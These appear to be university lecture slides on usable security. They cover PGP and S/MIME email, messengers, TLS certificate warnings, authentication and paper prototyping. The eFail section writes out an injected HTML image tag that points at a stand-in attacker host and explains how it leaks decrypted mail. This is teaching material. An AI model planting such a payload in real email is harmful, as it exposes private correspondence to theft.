Chapter 10

Usable Security

Messaging: Usability vs. Security

- Email: SMTP, POP3, IMAP4, ...
  - developed at a time when security was not in focus
  - usability is now fairly good with current clients
  - security is non-existent without extensions
- PGP: Pretty Good Privacy
  - developed for encrypted and/or signed email, nowadays used to sign software distribution as well (e.g. integration with Git, many Linux package formats, signed downloads, etc.)
  - standardized as OpenPGP format
  - implemented typically by GnuPG
  - security is ~~ok~~ **no longer good** (no forward secrecy due to long-term keys, SHA-1 still in use, etc.)
  - usability is very bad → low user numbers for email
- S/MIME: competing standard based on X.509 certificates
  - usability only better when centrally managed (i.e. large organizations)

E-Mail Usability vs. Security: eFail

- Encrypted mail can be exfiltrated because of usability: HTML mail
- Insert additional “attachment” into encrypted mail:
  - `<img src='http://attacker.com/?`
  - note lack of ending of tag!
- E-Mail client decrypts message, appends it, and displays it
  - the (now decrypted) mail content is sent to the attacker’s server through the automatically (or manually → no individual permission only “all images in this mail”) retrieved “image”
- Do not combine results?
  - insert into encrypted part → CBC mode allows this (part of message is going to be destroyed, however)
- Switch off HTML mail? → Secure, but what about usability?
- Correct solution: Integrity check of mail (parts)
  - change protocol → change software → install new version → …
  - usability? user acceptance?

Instant messaging: Usability vs. Security

- Optimized for usability
  - WhatsApp
  - SnapChat
  - Facebook Messenger
  - Google/Android Messages/Duo
  - iMessage
  - …
- Optimized for security / privacy
  - SilentCircle messenger
  - Conversations (example for XMPP client with OMEMO support)
  - Threema
  - **Cwtch, Briar, Elements, ...**
- Which ones have higher user numbers?
- **There are finally messengers optimized for both** (Signal, Wire)
  - Use them!

HTTPS (and other TLS uses): Usability vs. Security

- TLS 1.2 and 1.3 regarded as secure channel protocols
  - vulnerabilities in older versions (mostly) fixed
  - standard will continue to develop
- Main security factor is now X.509 server certificate and PKI (CAs)
  - usability is neutral to non-existent:
    - when it works, certificates are transparent to users (not shown)
    - on errors, modern browsers typically block all connections
  - security depends on non-technical factors (i.e. usability):
    - can end-users (through their browsers/clients) verify certificates and trust?
    - revoking top-level CA certificates requires OS/client updates
- Detailed balances between usability and security are **constantly being adapted** at browser level (and sometimes on server side with new algorithms or policies)


User authentication: Usability vs. Security

- Passwords
  - typically poor in both security and usability
  - for many use cases (e.g. smart phones), awful usability
- Tokens
  - possibly good security when secure hardware/firmware is used
  - usability depends on token
    - smartcards need readers and software, possibly NFC with mobile devices
    - USB tokens require a USB port (however, often without extra driver support)
    - with smart phone as token, problem of battery power
      Question: **Who has used Android Phone-as-a-Key already?**
  - becoming more common with 2FA (two factor authentication)
- Biometry
  - possibly good usability (depending on sensor and use cases)
  - security often questionable

→ **Need to balance usability and security depending on use case**


Real-world (non-) usability examples

- Signs and explanations for things that are usually obvious are an indicator for a potential problem.


Papierhandtücher unter dem Spiegel
Abfallbehälter unter dem Waschbecken

IT Security (non-) usability examples

- Warning messages and explanations for things that should be obvious are an indicator for a potential problem.



37345 35585 86758 07668
05805 48714 98975 19432
47272 72741 60915 64451

If you wish to verify the security of your end-to-end encryption with Vera Zasulich, compare the numbers above with the numbers on their device. Alternately, you can scan the code on their phone, or ask them to scan your code. Learn more

If this is the price to be paid for an idea, then let us pay.

Every society has the criminals it deserves.

Your safety numbers with Voltairine de Cleyre have changed

To think, at one time in the world there were woods that no one owned.

Diese Verbindung ist nicht sicher

Der Inhaber von 192.168.64.1 hat die Website nicht richtig konfiguriert. Firefox hat keine Verbindung mit dieser Website aufgebaut, um Ihre Informationen vor Diebstahl zu schützen.

□ Fehler an Mozilla melden, um beim Identifizieren und Blockieren böswilliger Websites zu helfen

192.168.64.1:8443 uses an invalid security certificate.

The certificate is not trusted because it is self-signed.
The certificate is not valid for the name 192.168.64.1.
The certificate expired on 27.12.2016 16:13. The current time is 15.01.2017 20:22.

Error code: SEC_ERROR_UNKNOWN_ISSUER

What is Usability:
Usability 101 by Jakob Nielson

- *“Usability is a quality attribute that assesses how easy user interfaces are to use. The word ‘usability’ also refers to methods for improving ease-of-use during the design process.”*
- Usability has five quality components:
  - □ learnability: How easy is it for users to accomplish basic tasks the first time they encounter the design?
  - □ efficiency: Once users have learned the design, how quickly can they perform tasks?
  - □ memorability: When users return to the design after a period of not using it, how easily can they reestablish proficiency?
  - □ errors: How many errors do users make, how severe are these errors, and how easily can they recover from the errors?
  - □ satisfaction: How pleasant is it to use the design?

[Jakob Nielsen's Alertbox, August 25, 2003: Usability 101: Introduction to Usability
http://www.useit.com/alertbox/20030825.html]

How it will NOT work

- Usability tests at the end when the product is ready and needs to be shipped
- Designing a new and pretty skin to a product
- Introducing HCI issues after the system architecture and the foundations are completed

Comparison: *An interior designer can not make a great house if the architect and engineers forgot windows, set the doors at the wrong locations, and created an unsuitable room layout.*

Paper Prototypes


- Specify the set of tasks that should be supported
- Prototype using office stationery
  - screens, dialogs, menus, forms, …
  - specify the interactive behavior
- Use the prototype
  - give users a specific task and observe how they use the prototype
  - ask users to "think aloud" – comment what they are doing
    - at least two people
      - one is simulating the computer (e.g. changing screens)
      - one is observing and recording
- Evaluate and document the findings
  - what did work – what did not work
  - where did the user get stuck or chose alternative ways
  - analyze comments from the user
- Iterate over the process (make a new version)

Low-Fidelity Prototyping

- Advantages of paper prototypes
  - cheap and quick – results within hours!
  - helps to find general problems and difficult issues
  - make the mistakes on paper and make them before you do your architecture and the coding
  - can save money by helping to get a better design (UI and system architecture) and a more structured code
  - enables non-technical people to interact easily with the design team (no technology barrier for suggestions)
- Get users involved!
  - to get the full potential of paper-prototypes these designs have to be tested with users
  - specify usage scenarios
  - prepare tasks that can be done with the prototype

Minimize the time for design Iterations - Make errors quickly!


- Idea of rapid prototyping
  - □ enables the design team to evaluate more design options in detail
  - □ if you go all the way before evaluating your design you risk a lot!
- Sketches and paper prototypes can be seen as a simulation of the real prototype
- Without paper prototyping:



Idea – sketch – implementation – evaluation

Slow Iteration

- With paper prototyping:



Idea – sketch/paper prototype – evaluation – implementation - evaluation

Quick Iteration

Slow Iteration

High-fidelity Prototype

- Looks & feels like the final product to the user
  - colors, screen layout, fonts, …
  - text used
  - response time and interactive behavior
- The functionality however is restricted
  - only certain functions work (vertical prototype)
  - functionality is targeted towards the tasks (e.g. a search query is predetermined)
  - non-relevant issues (e.g. performance) are not regarded
- Can be used to predict task efficiency of the product
- Feedback often centered around the look & feel
- Standard technologies for implementation
  - HTML, JavaScript
  - GUI Builder

Thank you for your attention

Remember that this lecture is only an introduction to IT security. There are many more details for each of the chapters. See specific lectures and other material for more aspects.

**JOHANNES KEPLER
UNIVERSITY LINZ**
Altenberger Str. 69
4040 Linz, Austria
www.jku.at